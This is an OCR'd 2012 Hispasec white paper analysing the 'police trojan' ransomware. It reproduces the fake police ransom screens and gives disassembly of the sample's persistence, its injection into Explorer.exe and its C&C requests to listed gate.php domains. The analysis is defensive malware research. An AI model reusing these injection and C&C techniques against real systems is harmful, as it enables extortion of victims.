


HISPASEC SISTEMAS

SEGURIDAD Y TECNOLOGÍAS
DE LA INFORMACIÓN

**March 2012**

# White Paper:
# "Police trojan" study


**Marcin "Icewall" Noga**

martin@hispasec.com

**Sergio de los Santos**

ssantos@hispasec.com

# Index



Hispasec Sistemas S.L.

Avda Juan López Peñalver, 17
Edificio Centro de Empresas CEPTA
Parque Tecnológico de Andalucía
29590 Campanillas (Málaga)

Telf: (+34) 902 161 025
Fax: (+34) 952 028 694


Información General
info@hispasec.com

Comercial
comercial@hispasec.com

www.hispasec.com

# 1 Introduction

For some time the "virus of the police" has become an epidemic across Europe. Currently a variant of the first sample, found during summer of 2011, is infecting Windows operating system users. It blocked the system on startup, with a screen that prevented access to the desktop:




We performed a video for this trojan, it's available at:

http://www.youtube.com/embed/4KtjhILjdjM

It adds the entry "shell" to the Windows registry.

```
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows
NT\CurrentVersion\Winlogon\Shell
```

Later, at the end of the year, it seems that the malware was professionalized. It became dependent on a complex infrastructure, and began a professional distribution throughout Europe. This malware also blocked the system with different pictures depending on the country and version:


GOBIERNO DE ESPAÑA
CUERPO NACIONAL DE POLICÍA
BRIGADA DE INVESTIGACIÓN TECNOLÓGICA
Atención!
Fue detectado un caso de actividad ilegal. El sistema operativo fue bloqueado por violación de las leyes de España! Fue detectada la siguiente infracción:
Desde su dirección IP bajo el número "[redacted]" fue efectuado un acceso a páginas de internet que contienen pornografía, pornografía infantil, zoofilia, asimismo como violencia sobre los menores. En su ordenador asimismo fueron encontrados archivos de video que contienen pornografía, elementos de violencia y pornografía infantil. Desde el correo electrónico asimismo se realizaba envío de spam con subtexto de terrorismo. El bloqueo del ordenador se realiza para suprimir la posibilidad de acciones ilegales por su parte.
Your details:
IP:
Location: France,
ISP:
Para quitar el bloqueo del ordenador, usted debe pagar una multa de 100 euro.
Usted tiene uno formas de pago:
1) Realizar el pago a través de Ukash:
Para ello, por favor introduzca el código recibido (en caso de necesidad junto con la contraseña) en la línea del pago, y posteriormente pulse OK (si usted tiene varios códigos, introdúzcalos uno detrás de otro, y después pulse OK).
Si el sistema le genera un error, usted deberá enviar el código al correo electrónico deposito@cyber-police.net
2) Realizar el pago a través de Paysafecard:
Para ello, por favor introduzca el código recibido (en caso de necesidad junto con la contraseña) en la línea del pago, y posteriormente pulse OK (si usted tiene varios códigos, introdúzcalos uno detrás de otro, y después pulse OK).
Si el sistema le genera un error, usted deberá enviar el código al correo electrónico deposito@cyber-police.net
Ukash Donde conseguir Ukash?
Puedes adquirir Ukash en cientos de miles de establecimientos en todo el mundo, en línea, a partir de carteras, en quioscos y cajeros. A continuación encontrarás dónde puedes adquirir Ukash en tu país.
cajamar
Cajamar - A partir de ahora esta disponible Ukash en todos los cajeros de Cajamar.
CAIXAGALICIA
Caixa Galicia - A partir de ahora Ukash esta disponible en todos los cajeros de Caixa Galicia.
Telefónica
Telefonica - Ahora, Ukash esta disponible en las 80.000 cabinas de Telefonica.
Cuponesprepago
Cuponesprepago - Consiga tu Ukash online a traves de su Internet Bank o utilizando tu tarjeta de credito.
epay
CORREOS
TELECOR
canalrecargas
MundiRecargas
OK
paysafecard Donde conseguir Paysafecard?
Puedes adquirir tu paysafecard en las siguientes redes:
epay (anteriormente Movilcarga y Telerecarga), Correos, Cabinas de Telefonica, Telecor, Opencor, Novacaixagalicia, Cajamar, Disa, GMVending, gasolineras Repsol, Campsa, Petronor, BP, GALP, adheridos a H24, kioscos de Red 30.000, y Canal Recargas de Telefonica.
OK


La policía ESPAÑOLA
Atención!!!
Ha sido detectada actividad ilegal Su sistema operativo ha sido bloqueado debido a una infracción de la legislación alemana!
Han sido detectadas las siguientes infracciones: Su dirección IP hi sido registrada en las webs ilegales con contenido pornografico orientadas a la difusion de la pornografia infantil, zoofilia imagenes de violencia contra menores! En su ordenador han sido detectados los arhivos de video de contenido pornografico con elementos de violencia y pornografia infantil! Además, desde su ordenador se realiza un envio ilegal (SPAM) de orientacion pro terrorista. El presente bloqueo ha sido realizado para prevenir la posibilidad de difusión de dichos materiales desde su ordenador en Internet.
Para desbloquear su ordenador, usted ha de pagar una multa de 100 euros! La multa ha de ser pagada antes de 24 horas desde el momento del bloqueo de su ordenador!
En el caso de impago, todos los datos de su ordenador seran eliminados!
IP:
Location: Española
Usted tiene dos formas de pagar la multa:
1) Usted puede adquirir un cupón Ukash por el importe de 100 euros.
El número de ese cupón Ukash, usted ha de introducir en el campo del pago y apretar el botón "OK". Si el sistema no confirma el pago realizado con éxito, usted ha de enviar el número de su voucher por e-mail: einzahlung@inter-bundeskriminalamts.eu
2) Usted puede adquirir un cupón Paysafecard por el importe de 100 euros.
El número de ese cupón Ukash, usted ha de introducir en el campo del pago y apretar el botón "OK". Si el sistema no confirma el pago realizado con éxito, usted ha de enviar el número de su voucher por e-mail: einzahlung@inter-bundeskriminalamts.eu
Donde conseguir Ukash
CAIXA GALICIA
canalrecargas
CORREOS
cajamar
epay
TELECOR
Telefónica
MundiRecargas
Ukash
paysafecard



This ones used a more "visible" registry hives to start themselves:

```
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
```

But overall it is a much more complex sample, so we will study it.

At the same time, we detected the presence of a "copycat" or a simpler and less popular variant (perhaps induced by the success of the previous). It blocks the system with this image:


This version had the peculiarity of destroying the system boot in safe mode (F8), a method often used victims to remove malware.

# 2 Technical analysis

Due to the interest of this issue in Europe, being one of the most virulent epidemics of recent times, we have analyzed in detail one of the samples.

## 2.1 VirusTotal

A summary of the dates of arrival and VirusTotal detection are:

| | |
|---|---|
| 2012/02/24 20:44 | Detected by 4 of 43 engines |
| 2012/02/27 15:40 | Detected by 4 of 43 engines |
| 2012/03/03 10:22 | Detected by 27 of 43 engines |
| 2012/03/09 11:42 | Detected by 29 of 43 engines |
| 2012/03/17 23:21 | Detected by 31 of 43 engines |

## 2.2 Initial code

The trojan is packed with a simple function. The first thing it shows is a series of options for the main function.

```
.text:00401285                  call    ds:GetCommandLineW
.text:0040128B                  push    eax             ; _DWORD
```

```
.text:0040128C                  call    ds:CommandLineToArgvW
.text:00401292                  test    eax, eax
.text:00401294                  jz      short no_args_run
.text:00401296                  mov     esi, [ebp+argc]
.text:0040129C                  xor     edx, edx
.text:0040129E                  test    esi, esi
.text:004012A0                  jle     short loc_4012DB
.text:004012A2
.text:004012A2 loc_4012A2:                              ;
.text:004012A2                  mov     ecx, [eax+edx*4]
.text:004012A5                  test    ecx, ecx
.text:004012A7                  jz      short loc_4012D6
.text:004012A9                  cmp     word ptr [ecx], '-'
.text:004012AD                  jnz     short loc_4012D6
.text:004012AF                  movzx   ecx, word ptr [ecx+2]
.text:004012B3                  cmp     ecx, 'b'
.text:004012B6                  jz      short loc_4012CF
.text:004012B8                  cmp     ecx, 'i'
.text:004012BB                  jz      short loc_4012CB
.text:004012BD                  cmp     ecx, 'u'
.text:004012C0                  jnz     short loc_4012D6
.text:004012C2                  mov     [ebp+u_flag], 1
.text:004012C9                  jmp     short loc_4012D6
```

It accepts three parameters to run:

- -b
- -i
- -u
- without parameters.

## 2.3 Run without parameters

When the trojan is executed without arguments, it calls the function in sub_401000 address.

```
.text:004012FA no_args_run:
.text:004012FA                  call    sub_401000
.text:004012FF
.text:004012FF loc_4012FF:
.text:004012FF                  push    0               ; uExitCode
.text:00401301                  call    ds:ExitProcess
```

That corresponding to:

```
.text:00401035                  lea     ecx, [esp+42Ch+AppDataPath]
.text:00401039                  push    ecx             ; lpDst
.text:0040103A                  push    offset Src      ; "%APPDATA%"
.text:0040103F                  mov     esi, eax
.text:00401041                  call    ds:ExpandEnvironmentStringsW
.text:00401047                  push    offset byte_406124
.text:0040104C                  push    offset byte_406124
.text:00401051                  push    offset ValueName ; "kodak"
.text:00401056                  lea     edx, [esp+434h+AppDataPath]
.text:0040105A                  push    edx
.text:0040105B                  push    offset aSSSS    ;
"%s\\%s\\%s%s"
```

```
.text:00401060                  push    104h            ; _DWORD
.text:00401065                  push    esi             ; _DWORD
.text:00401066                  call    ds:wnsprintfW
.text:0040106C                  add     esp, 1Ch
.text:0040106F                  push    0               ;
lpSecurityAttributes
.text:00401071                  push    esi             ; lpPathName
.text:00401072                  call    ds:CreateDirectoryW
```

It uses the environment variable %APPDATA% to create a directory called "Kodak".

In Windows XP, this directory corresponds to:

```
c:\Documents and Settings\userName\Application Data\kodak\
```

In Windows Vista and 7, this directory corresponds to:


```
c:\users\userName\Application Data\kodak\
```

It is a smart choice, since in these directories the user has the permissions to write without being system administrator.

After creating the directory, the trojan attempts to create a mutex called jwefweqwwewqeqwe to see if the trojan has injected the code into the Explorer.exe process (which is responsible for drawing the desktop). If it has been done and tries to infect the system again, this message appears:

```
.text:004011F9 mutex_exists:
.text:004011F9                  push    0               ; _DWORD
.text:004011FB                  push    offset unk_40617C ; _DWORD
.text:00401200                  push    offset unk_4061D0 ; _DWORD
.text:00401205                  push    0               ; _DWORD
.text:00401207                  call    ds:MessageBoxW
```

Probably it is a control code (for debugging) which finally hasn't been removed from the final version of the Trojan. It is found that is written in C++ and, as we supposed, the authors are from Eastern Europe.




The text reads something like: "Mutex found. Installation failed. Exit."

Following with the trojan's analysis:

```
.text:004010A3                  push    104h            ; dwBytes
.text:004010A8                  push    8               ; dwFlags
.text:004010AA                  push    eax             ; hHeap
.text:004010AB                  call    ds:HeapAlloc
.text:004010B1                  push    208h            ; nSize
.text:004010B6                  lea     ecx, [esp+42Ch+AppDataPath]
.text:004010BA                  push    ecx             ; lpDst
.text:004010BB                  push    offset Src      ; "%APPDATA%"
.text:004010C0                  mov     esi, eax
.text:004010C2                  call    ds:ExpandEnvironmentStringsW
```

```
.text:004010C8                  push    offset a_exe    ; ".exe"
.text:004010CD                  push    offset ValueName ; "kodak"
.text:004010D2                  push    offset ValueName ; "kodak"
.text:004010D7                  lea     edx, [esp+434h+AppDataPath]
.text:004010DB                  push    edx
.text:004010DC                  push    offset aSSSS    ;
"%s\\%s\\%s%s"
.text:004010E1                  push    104h            ; _DWORD
.text:004010E6                  push    esi             ; _DWORD
.text:004010E7                  call    ds:wnsprintfW
.text:004010ED                  add     esp, 1Ch
.text:004010F0                  push    0               ; bFailIfExists
.text:004010F2                  push    esi             ; lpNewFileName
.text:004010F3                  call    getFilePath
.text:004010F8                  push    eax             ;
lpExistingFileName
.text:004010F9                  call    ds:CopyFileW
```

It copies itself to the Kodak directory, with the name Kodak.exe. Then it goes to the registry to create the follow key:

```
HKEY_CURRENT_USER\ software\microsoft\windows\currentversion\run
```

With this value:

```
C:\Documents and Settings\virtual\Application Data\kodak\kodak.exe –b
```

So after the first reboot the trojan will run with -b parameter.

```
.text:004011B6     mov     ebx, offset a_exe ; ".exe"
.text:004011BB     mov     edi, offset ValueName ; "kodak"
.text:004011C0     call    getKodakPath    ; create path to kodak.exe
.text:004011C5     push    eax             ; lpApplicationName
.text:004011C6     call    exec            ; exec via CreateProcess
kodak.exe –b
```

## 2.4 Run with –b parameter

The folowing part is interesting.

```
.text:004013A1 @b_flag:                                ; CODE XREF:
start+BCj
.text:004013A1                  mov     ecx, ds:hHeap
.text:004013A7                  push    104h            ; dwBytes
.text:004013AC                  push    8               ; dwFlags
.text:004013AE                  push    ecx             ; hHeap
.text:004013AF                  call    ds:HeapAlloc
.text:004013B5                  push    208h            ; nSize
.text:004013BA                  lea     edx, [ebp+Dst]
.text:004013C0                  push    edx             ; lpDst
.text:004013C1                  push    offset Src      ; "%APPDATA%"
.text:004013C6                  mov     esi, eax
.text:004013C8                  call    ds:ExpandEnvironmentStringsW
.text:004013CE                  push    offset a_txt    ; ".txt"
.text:004013D3                  push    offset aPinok   ; "pinok"
.text:004013D8                  push    offset ValueName ; "kodak"
.text:004013DD                  lea     eax, [ebp+Dst]
.text:004013E3                  push    eax
.text:004013E4                  push    offset aSSSS    ;
"%s\\%s\\%s%s"
```

```
.text:004013E9                  push    104h            ; _DWORD
.text:004013EE                  push    esi             ; _DWORD
.text:004013EF                  call    ds:wnsprintfW
.text:004013F5                  add     esp, 1Ch
.text:004013F8                  push    0               ; hTemplateFile
.text:004013FA                  push    80h             ;
dwFlagsAndAttributes
.text:004013FF                  push    OPEN_EXISTING   ;
dwCreationDisposition
.text:00401401                  push    0               ;
lpSecurityAttributes
.text:00401403                  push    1               ; dwShareMode
.text:00401405                  push    80000000h       ;
dwDesiredAccess
.text:0040140A                  push    esi             ; lpFileName
.text:0040140B                  call    ds:CreateFileW
.text:00401411                  cmp     eax, 0FFFFFFFFh
.text:00401414                  jnz     short file_exists
.text:00401416                  push    eax             ; hObject
.text:00401417                  call    ds:CloseHandle
.text:0040141D                  jmp     there_is_no_file
```

First, it attempts to open the file **pinok.txt**. What if that file exists?

```
.text:00401422 file_exists:                             ; CODE XREF:
start+1E4j
.text:00401422                  push    eax             ; hObject
.text:00401423                  call    ds:CloseHandle
.text:00401429                  call    remove_b_flag ; remove autorun
key entry
.text:0040142E                  mov     ecx, ds:hHeap
.text:00401434                  push    104h            ; dwBytes
.text:00401439                  push    8               ; dwFlags
.text:0040143B                  push    ecx             ; hHeap
.text:0040143C                  call    ds:HeapAlloc
.text:00401442                  push    208h            ; nSize
.text:00401447                  lea     edx, [ebp+Dst]
.text:0040144D                  push    edx             ; lpDst
.text:0040144E                  push    offset Src      ; "%APPDATA%"
.text:00401453                  mov     esi, eax
.text:00401455                  call    ds:ExpandEnvironmentStringsW
.text:0040145B                  push    offset a_exe    ; ".exe"
.text:00401460                  push    offset ValueName ; "kodak"
.text:00401465                  push    offset ValueName ; "kodak"
.text:0040146A                  lea     eax, [ebp+Dst]
.text:00401470                  push    eax
.text:00401471                  push    offset aSSSS    ;
"%s\\%s\\%s%s"
.text:00401476                  push    104h            ; _DWORD
.text:0040147B                  push    esi             ; _DWORD
.text:0040147C                  call    ds:wnsprintfW
.text:00401482                  mov     edi, ds:DeleteFileW_0
.text:00401488                  add     esp, 1Ch
.text:0040148B                  push    esi             ; _DWORD
.text:0040148C                  call    edi ; DeleteFileW_0
.text:0040148E                  mov     ecx, ds:hHeap
.text:00401494                  push    104h            ; dwBytes
.text:00401499                  push    8               ; dwFlags
.text:0040149B                  push    ecx             ; hHeap
.text:0040149C                  call    ds:HeapAlloc
```

```
.text:004014A2                  push    208h            ; nSize
.text:004014A7                  lea     edx, [ebp+var_20C]
.text:004014AD                  push    edx             ; lpDst
.text:004014AE                  push    offset Src      ; "%APPDATA%"
.text:004014B3                  mov     esi, eax
.text:004014B5                  call    ds:ExpandEnvironmentStringsW
.text:004014BB                  push    offset a_tmp    ; ".tmp"
.text:004014C0                  push    offset aOld     ; "old"
.text:004014C5                  push    offset ValueName ; "kodak"
.text:004014CA                  lea     eax, [ebp+var_20C]
.text:004014D0                  push    eax
.text:004014D1                  push    offset aSSSS    ;
"%s\\%s\\%s%s"
.text:004014D6                  push    104h            ; _DWORD
.text:004014DB                  push    esi             ; _DWORD
.text:004014DC                  call    ds:wnsprintfW
.text:004014E2                  add     esp, 1Ch
.text:004014E5                  push    esi             ; _DWORD
.text:004014E6                  call    edi ; DeleteFileW_0
.text:004014E8                  push    0               ; uExitCode
.text:004014EA                  call    ds:ExitProcess
```

That is, if while running with -b parameter the pinok.txt file exists, the trojan deletes itself from the registry and tries to remove your own executable. Obviously it will not be able to do so because it is running. But at least next reboot will allow us to access to the system.

What is PINok.txt? This is the file that is created when we "pay" the rescue ... That is, when we enter a valid code of Ukash or Paysafecard. The funny thing is that the Trojan does not check the contents of text file, so if PINok.txt (even empty) exist in the directory, malware will disappear.

But let's imagine that it hasn't created the file. Then, the trojan checks the mutex again and if does't exist it tries to open the **pic.bmp** file.

```
.text:00401516                  mov     ecx, ds:hHeap
.text:0040151C                  push    104h            ; dwBytes
.text:00401521                  push    8               ; dwFlags
.text:00401523                  push    ecx             ; hHeap
.text:00401524                  call    ds:HeapAlloc
.text:0040152A                  push    208h            ; nSize
.text:0040152F                  lea     edx, [ebp+var_20C]
.text:00401535                  push    edx             ; lpDst
.text:00401536                  push    offset Src      ; "%APPDATA%"
.text:0040153B                  mov     esi, eax
.text:0040153D                  call    ds:ExpandEnvironmentStringsW
.text:00401543                  push    offset a_bmp    ; ".bmp"
.text:00401548                  push    offset aPic     ; "pic"
.text:0040154D                  push    offset ValueName ; "kodak"
.text:00401552                  lea     eax, [ebp+var_20C]
.text:00401558                  push    eax
.text:00401559                  push    offset aSSSS    ;
"%s\\%s\\%s%s"
.text:0040155E                  push    104h            ; _DWORD
.text:00401563                  push    esi             ; _DWORD
.text:00401564                  call    ds:wnsprintfW
.text:0040156A                  add     esp, 1Ch
.text:0040156D                  push    0               ; hTemplateFile
.text:0040156F                  push    80h             ;
dwFlagsAndAttributes
```

```
.text:00401574                  push    OPEN_EXISTING   ;
dwCreationDisposition
.text:00401576                  push    0               ;
lpSecurityAttributes
.text:00401578                  push    1               ; dwShareMode
.text:0040157A                  push    80000000h       ;
dwDesiredAccess
.text:0040157F                  push    esi             ; lpFileName
.text:00401580                  call    ds:CreateFileW
.text:00401586                  cmp     eax, 0FFFFFFFFh
.text:00401589                  jnz     bmp_file_exists
```

As for now it does not exist:

```
.text:0040158F                  push    eax             ; hObject
.text:00401590                  call    ds:CloseHandle
.text:00401596                  call    getExplorerPID
.text:0040159B                  push    eax             ; dwProcessId
.text:0040159C                  push    0               ;
bInheritHandle
.text:0040159E                  push    47Ah            ;
dwDesiredAccess
.text:004015A3                  call    ds:OpenProcess
.text:004015A9                  push    0               ; lpModuleName
.text:004015AB                  mov     esi, eax
.text:004015AD                  call    ds:GetModuleHandleW
.text:004015B3                  push    esi
.text:004015B4                  call    code_injection
.text:004015B9                  mov     edi, eax
.text:004015BB                  add     esp, 4
.text:004015BE                  test    edi, edi
.text:004015C0                  jz      short no_mutex
.text:004015C2                  push    0               ; lpModuleName
.text:004015C4                  call    ds:GetModuleHandleW
.text:004015CA                  push    0               ; lpThreadId
.text:004015CC                  push    0               ;
dwCreationFlags
.text:004015CE                  mov     ecx, offset sub_4022A0
.text:004015D3                  push    0               ; lpParameter
.text:004015D5                  add     ecx, edi
.text:004015D7                  sub     ecx, eax
.text:004015D9                  push    ecx             ;
lpStartAddress
.text:004015DA                  push    0               ; dwStackSize
.text:004015DC                  push    0               ;
lpThreadAttributes
.text:004015DE                  push    esi             ; hProcess
.text:004015DF                  call    ds:CreateRemoteThread
.text:004015E5
.text:004015E5 no_mutex:                                ; CODE XREF:
start+390j
.text:004015E5                                          ; start+3E0j
.text:004015E5                  push    4000            ;
dwMilliseconds
.text:004015EA                  call    ds:Sleep
.text:004015F0                  push    offset Name     ;
"jwefweqwwewqeqwe"
.text:004015F5                  push    0               ;
bInheritHandle
```

```
.text:004015F7                  push    1F0001h         ;
dwDesiredAccess
.text:004015FC                  call    ds:OpenMutexW
.text:00401602                  test    eax, eax
.text:00401604                  push    eax             ; hObject
.text:00401605                  setnz   bl
.text:00401608                  call    ds:CloseHandle
.text:0040160E                  test    bl, bl
.text:00401610                  jnz     short no_mutex
```

The malware injects the complete unpacked executable (yes, everything, not just the code necessary) in Explorer.exe and it waits for the creation of the mutex. It uses CreateRemoteThread for injecting it. Let's see what's in sub_4022A0:

```
.text:0040233A                  mov     eax, ds:C_i_C_index
.text:0040233F                  mov     ecx, ds:scripts_array[eax*4]
.text:00402346                  push    ecx
.text:00402347                  push    offset aS?getpicGetpic ;
"/%s?getpic=getpic"
.text:0040234C                  lea     edx, [esp+ scriptPath]
.text:00402353                  push    104h            ; _DWORD
.text:00402358                  push    edx             ; _DWORD
.text:00402359                  call    ds:wnsprintfA
.text:0040235F                  mov     ecx, ds:C_i_C_index
.text:00402365                  mov     ecx, ds:domains_array[ecx*4] ;
lpszServerName
.text:0040236C                  lea     eax, [esp+scriptPath]
.text:00402373                  push    eax
.text:00402374                  lea     edi, [esp+response]
.text:00402378                  call    getRequest ;
getRequest(domain,scriptPath,response)
.text:0040237D                  add     esp, 14h
.text:00402380                  push    offset aHttp    ; "http://"
.text:00402385                  mov     edx, edi        ; edi =
response
.text:00402387                  push    edx             ; _DWORD
.text:00402388                  call    ds:StrStrIA
.text:0040238E                  test    eax, eax
.text:00402390                  jz      no_pic_url
.text:00402396                  mov     eax, ds:hHeap
.text:0040239B                  push    104h            ; dwBytes
.text:004023A0                  push    8               ; dwFlags
.text:004023A2                  push    eax             ; hHeap
.text:004023A3                  call    ds:HeapAlloc
.text:004023A9                  push    208h            ; nSize
.text:004023AE                  lea     ecx, [esp+234h]
.text:004023B5                  push    ecx             ; lpDst
.text:004023B6                  push    offset Src      ; "%APPDATA%"
.text:004023BB                  mov     esi, eax
.text:004023BD                  call    ds:ExpandEnvironmentStringsW
.text:004023C3                  push    offset a_bmp    ; ".bmp"
.text:004023C8                  push    offset aPic     ; "pic"
.text:004023CD                  push    offset ValueName ; "kodak"
.text:004023D2                  lea     edx, [esp+23Ch]
.text:004023D9                  push    edx
.text:004023DA                  push    offset aSSSS    ;
"%s\\%s\\%s%s"
.text:004023DF                  push    104h            ; _DWORD
.text:004023E4                  push    esi             ; _DWORD
.text:004023E5                  call    ds:wnsprintfW
```

```
.text:004023EB                  add     esp, 1Ch
.text:004023EE                  push    0               ; lpName
.text:004023F0                  push    0               ; bInitialState
.text:004023F2                  push    1               ; bManualReset
.text:004023F4                  push    0               ;
lpEventAttributes
.text:004023F6                  call    ds:CreateEventW
.text:004023FC                  push    0               ; dwFlags
.text:004023FE                  push    0               ;
lpszProxyBypass
.text:00402400                  push    0               ; lpszProxy
.text:00402402                  push    0               ; dwAccessType
.text:00402404                  push    offset szAgent  ; "Mozilla/4.0
(compatible; MSIE 6.0; Wind"...
.text:00402409                  mov     ds:hEventPackage, eax
.text:0040240E                  call    ds:InternetOpenA
.text:00402414                  push    0               ; dwContext
.text:00402416                  push    84043300h       ; dwFlags
.text:0040241B                  push    0               ;
dwHeadersLength
.text:0040241D                  push    0               ; lpszHeaders
.text:0040241F                  mov     ecx, edi
.text:00402421                  push    ecx             ; lpszUrl
.text:00402422                  push    eax             ; hInternet
.text:00402423                  mov     ds:hInternet, eax
.text:00402428                  call    ds:InternetOpenUrlA
.text:0040242E                  mov     edi, eax ; eax =
hInternetOpenUrl
.text:00402430                  test    edi, edi
.text:00402432                  jz      short loc_402442
.text:00402434                  mov     ecx, esi        ; esi =
pathToBMPFile
.text:00402436                  call    downloadFileTo  ;
downloadFileTo(pathToBMPFile, hInternetOpenUrl)
```

The trojan produces an URL that points to a script that returns another URL whose contents will be stored as pic.bmp. This way it can choose the correct image depending on the country (this is done on the server side, computing where the request comes from). The creation of the URL has a few interesting quirks.

**C_i_C_index:** It's the C&C index which moves in a range of 0 to 19.

**scripts_array:** It contains the paths to the script. Its elements are:

1. "loc/gate.php"
2. "loc/gate.php"
3. "loc/gate.php"
4. "loc/gate.php"
5. "loc/gate.php"
6. "loc/gate.php"
7. "zip/gate.php"
8. "pic8/gate.php"
9. "win/gate.php"
10. "prog/gate.php"
11. "tron/gate.php"
12. "milk/gate.php"
13. "zerro/gate.php"
14. "code/gate.php"

15. "plea/gate.php"
16. "zuum/gate.php"
17. "leex/gate.php"
18. "mozy/gate.php"
19. "like/gate.php"
20. "cow/gate.php"

**domains_array:** It contains the C&C domains. Its content is:

1. "lertionk02.be".
2. "lertionk03.be"
3. "lertionk04.be"
4. "lertionk05.be"
5. "lertionk06.be"
6. "lertionk07.be"
7. "localhost7"
8. "localhost8"
9. "localhost9"
10. "localhost10"
11. "localhost11"
12. "localhost12"
13. "localhost13"
14. "localhost14"
15. "localhost15"
16. "localhost16"
17. "localhost17"
18. "localhost18"
19. "localhost19"
20. "localhost20"

Localhost? Yes... We don't know if this could be another creator test.

After downloading pic.bmp file (containing the appropriate image to displayed according to the country) the Trojan goes to the URLs above, but with the getip=getip parameters. So, it knows our external IP, and stores it in ip.txt file. This is used to inlay the IP in the picture and give credibility to the scam.

There is another possibility. What if instead of the IP, the query returns a "del" command?

```
.text:004024F4                  push    offset aDel     ; "del"
.text:004024F9                  lea     ecx, [esp+24h]
.text:004024FD                  push    ecx             ; _DWORD
.text:004024FE                  call    ds:StrStrIA
.text:00402504                  test    eax, eax
.text:00402506                  jz      loc_402686
.text:0040250C                  call    remove_b_flag
.text:00402511                  mov     edx, ds:hHeap
.text:00402517                  push    104h            ; dwBytes
.text:0040251C                  push    8               ; dwFlags
.text:0040251E                  push    edx             ; hHeap
.text:0040251F                  call    ds:HeapAlloc
.text:00402525                  mov     esi, eax
.text:00402527                  push    208h            ; nSize
.text:0040252C                  lea     eax, [esp+234h]
```

```
.text:00402533                  push    eax             ; lpDst
.text:00402534                  push    offset Src      ; "%APPDATA%"
.text:00402539                  call    ds:ExpandEnvironmentStringsW
.text:0040253F                  push    offset a_bmp    ; ".bmp"
.text:00402544                  push    offset aPic     ; "pic"
.text:00402549                  push    offset ValueName ; "kodak"
.text:0040254E                  lea     ecx, [esp+23Ch]

[...]
```

The trojan attempts to delete pic.bmp, kodak.exe, ip.txt and old.tmp (we will see what it is later). That is, from the server it can give an order to all those infected to disinfect themselves.

